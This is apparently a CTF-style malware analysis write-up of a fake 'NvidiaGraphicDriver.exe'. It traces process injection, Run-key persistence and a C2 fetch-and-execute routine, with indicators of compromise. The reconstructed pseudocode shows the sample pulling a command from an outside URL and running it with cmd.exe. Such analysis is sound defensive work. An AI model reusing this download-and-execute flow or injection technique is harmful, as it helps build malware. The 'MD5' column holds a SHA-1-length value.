Hunting NvidiaGraphicDriver.exe

I. Hunting
Check users
There are two users on the machine, REM and KitagawaMarin.
 I ran a hunting tool on both users to pull logs and analyze them, and nothing special showed up.
Check special folders

Next I checked the special folder locations for the malware file. With pchunter I found a file named NvidiaGraphicDriver.exe in a folder that has the hidden attribute set.
Check the hash on VirusTotal

I submitted the hash to VirusTotal and also looked for drivers related to NvidiaGraphicDriver. The real driver, when you download it, doesn’t carry this name.
II. Malware analysis
The malware file

| File Name | MD5 |
|---|---|
| NvidiaGraphicDriver.exe | 9004e4addcc46e4ac439c4895af11a482386e67e |

Execution flow

The start function
start calls 3 functions. After checking them, I focus on two of them, start2 and start3.
The start2 function
After debugging start2, I could see which kernel32 APIs get resolved. They come in this order, kernel32_RemoveVectoredExceptionHandler, kernel32_AddVectoredExceptionHandler, kernel32_CopyFileA, kernel32_CreateDirectoryA, kernel32_OpenProcess, kernel32_VirtualAllocEx, kernel32_WriteProcessMemory, kernel32_CreateThread, kernel32_ExitProcess, kernel32_WaitForSingleObject, kernel32_CreateToolhelp32Snapshot, kernel32_Thread32First, kernel32_Thread32Next, kernel32_OpenThread, kernel32_SuspendThread, kernel32_GetThreadContext, kernel32_SetThreadContext, kernel32_ResumeThread, kernel32_GetModuleFileNameA, advapi32_GetUserNameA, kernel32_Process32First, kernel32_Process32Next, kernel32_CloseHandle, kernel32_VirtualAlloc, kernel32_VirtualFree, kernel32_SetFileAttributesA, kernel32_CreateRemoteThread, and kernel32_SetThreadPriority.

Inside the function that resolves the APIs, kernel32_CreateThread gets set up so that it calls into the exception handler.


The function is registered with AddVectoredExceptionHandler, with the arguments 1 and func_Handler, so it runs whenever an exception occurs. Right below it memory[0] is set, so the program will certainly jump into func_Handler.

Before that, it used kernel32_CreateThread to create a thread into the exception function, but the thread hasn’t started yet, because that needs another API, kernel32_WaitForSingleObject. Next is start3, which initializes the thread for this program.
The start3 function
The thread handler has been created, so I debug straight to the third function. If I send the program down the left branch, I can jump into the Handler function, which is the target.

Handler functions
handler1 creates a folder with the hidden attribute, to hide and store the malware executable.

In func_handler_1, the program gets the user’s path and creates a folder under AppData\\Roaming\\Nvidia, with the file AppData\\Roaming\\Nvidia\\NvidiaGraphicDriver.exe written into it. It then calls kernel32_SetFileAttributesA to hide the executable.


Then fn_handler_2.


This second function injects into a process and opens two threads in parallel to run the injected code. I tried XORing the values out, but that didn’t look feasible, so I kept debugging through the next branches.


Process Injection
Now which process does it inject into? In the find_PID_Process_inject function, after debugging a few times, I saw it picks explorer.exe. I needed a way to make it inject into a different process so I could keep debugging, because my process tree looks like this.

If it injects into explorer.exe, I’d be debugging a process from its own child, and that freezes the machine so it can’t be used. So I traced it to a process named notepad.exe instead. notepad.exe has to be open before debugging gets to this point, because the snapshot only captures programs that were already running when the API is called. I followed the code flow to get to notepad.exe.

This is the moment it reaches explorer.exe. It has already gone through the loop to close the handle, but I traced again until I hit notepad.exe, because the goal is to debug the two pieces of shellcode that were prepared for injection.


Now it’s at notepad.exe. I closed the handle to inject into that process and went to the function that prepares the remote thread. The address of the function the remote thread will execute also has to be calculated.

V5 is pushed onto the stack first and assigned as the location for v2, then the remote thread executes at address v2+5501, so it jumps to 0x000002286BBD0000 + 5501. Similarly, v4 will be 0x000002286DD00000 + 4912. But these are addresses in the IDA process of nvidia.exe. To see the actual argument in the notepad.exe process, I looked at register r9, which is 0x000001FD1573157D. That’s the address to debug in the notepad.exe process.
Shellcode Analysis
Shellcode 1
This is the main function of shellcode_1. I analyze all of shellcode 1 and then do the same for shellcode_2.
The first function resolves the APIs that shellcode 1 uses, similar to the flow of the main function. They are kernel32_GetFileAttributesA, kernel32_CreateFileA, kernel32_ReadFile, kernel32_WriteFile, kernel32_CloseHandle, kernel32_CreateThread, kernel32_Sleep, kernel32_WaitForMultipleObjects, kernel32_GetFileSize, kernel32_VirtualAlloc, kernel32_VirtualFree, kernel32_GetLastError, kernel32_CreateDirectoryA, kernel32_CreateMutexA, kernel32_CreateProcessA, kernel32_SetFileAttributesA, advapi32_RegOpenKeyA, advapi32_RegSetValueExA, advapi32_RegCloseKey, and advapi32_GetUserNameA.

The main job of shellcode1 is to write to the registry. If I delete the registry entry it writes it back to that key, and only for the user REM, not for the user KitagawaMArin.


So when shellcode 1 runs as the user REM, it registers itself in the registry. An infinite thread loop runs the two functions sub_2951191 and sub_2950C12 in parallel to keep checking that C:\\Users\\REM\\AppData\\Roaming\\Nvidia\\NvidiaGraphicDriver.exe and C:\\Users\\REM\\AppData\\Roaming\\Nvidia\\ still exist, and if they get deleted it registers them again.
Shellcode 2
The start address is 0x000001FD15741330. I had to suspend the threads in shellcode1, because a lot of threads run in parallel with the endless loop.

This function also resolves APIs from kernel32 and others, kernel32_VirtualAlloc, kernel32_VirtualFree, kernel32_CloseHandle, kernel32_GetComputerNameA, kernel32_CreateProcessA, kernel32_Sleep, kernel32_CreateThread, wininet_InternetOpenA, wininet_InternetConnectA, wininet_InternetOpenUrlA, wininet_InternetReadFile, wininet_HttpOpenRequestA, wininet_HttpSendRequestA, and wininet_InternetCloseHandle.


After letting it run through shellcode 2, I got the C2 of the exe, http://kitagawamarin.zya.me/ligma.txt.

It uses this to open a process, call cmd.exe and execute it. My machine had its network turned off, so it couldn’t fetch the string from that URL. The program works like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
v59 = http://kitagawamarin.zya.me/ligma.txt
v56 = Waifu
v61 = wininet_InternetOpenA(v56, 1, 0, 0, 0)
v60 = wininet_InternetOpenUrlA(v61, v59, 0, 0, 0x80000000, 0)
wininet_InternetReadFile(v60, v55, ...) -> v55 = whoami
strcat - cmd /c whoami
C:\\Windows\\System32\\cmd.exe
kernel32_CreateProcessA(
	C:\\Windows\\System32\\cmd.exe
	cmd /c whoami
	0, 0, 1
	... Numbers_HungarianOrdinal
)
Indicators of Compromise (IOC)
Files
| File Action | File Path |
|---|---|
| Files Opened | C:\Users\<USER>\AppData\Roaming\Nvidia\NvidiaGraphicDriver.exe |
C:\Users\<USER>\Desktop\NvidiaGraphicDriver.exe | |
%APPDATA%\nvidia\nvidiagraphicdriver.exe | |
%WINDIR%\system32\cmd.exe | |
%WINDIR%\system32\ntdll.dll | |
%WINDIR%\system32\whoami.exe | |
%APPDATA%\Microsoft\Windows\IETldCache\index.dat | |
%USERPROFILE%\AppData\Roaming\Nvidia\NvidiaGraphicDriver.exe | |
| Files Written | %APPDATA%\nvidia\nvidiagraphicdriver.exe |
%USERPROFILE%\AppData\Local\Microsoft\Windows\INetCache\IE\P3H6T8JU\ligma[1].txt | |
| Files Deleted | %USERPROFILE%\AppData\Local\Microsoft\Windows\INetCache\IE\P3H6T8JU\ligma[1].txt |
Network Communication
| Communication Type | Details |
|---|---|
| HTTP Requests | GET http://kitagawamarin.zya.me/ligma.txt |
HEAD http://kitagawamarin.zya.me/ligma.txt | |
| DNS Resolutions | kitagawamarin.zya.me |
res.public.onecdn.static.microsoft | |
www.microsoft.com | |
| IP Traffic | TCP 204.79.197.203:443 |
TCP 185.27.134.130:80 (kitagawamarin.zya.me) | |
TCP 23.216.81.152:80 (www.microsoft.com) |
Registry Keys
| Registry Action | Registry Key |
|---|---|
| Registry Keys Opened | HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\NVidia Control Panel |
| Registry Keys Set | HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Run\NVidia Control Panel |
Commands Executed
| Command Execution | Command |
|---|---|
| Commands Executed | cmd /c whoami |
whoami |
MITRE ATT&CK Technique Mapping
| Tactic | Technique | Description |
|---|---|---|
| Execution (TA0002) | Command and Scripting Interpreter (T1059) | Execution of commands such as cmd /c whoami. |
| Persistence (TA0003) | Registry Run Keys / Startup Folder (T1547.001) | Modification of HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\NVidia Control Panel for persistence. |
| Privilege Escalation (TA0004) | Process Injection (T1055) | Injecting code into processes such as explorer.exe. |
| Defense Evasion (TA0005) | Obfuscated Files or Information (T1027) | Using encoded or obfuscated file names and paths. |
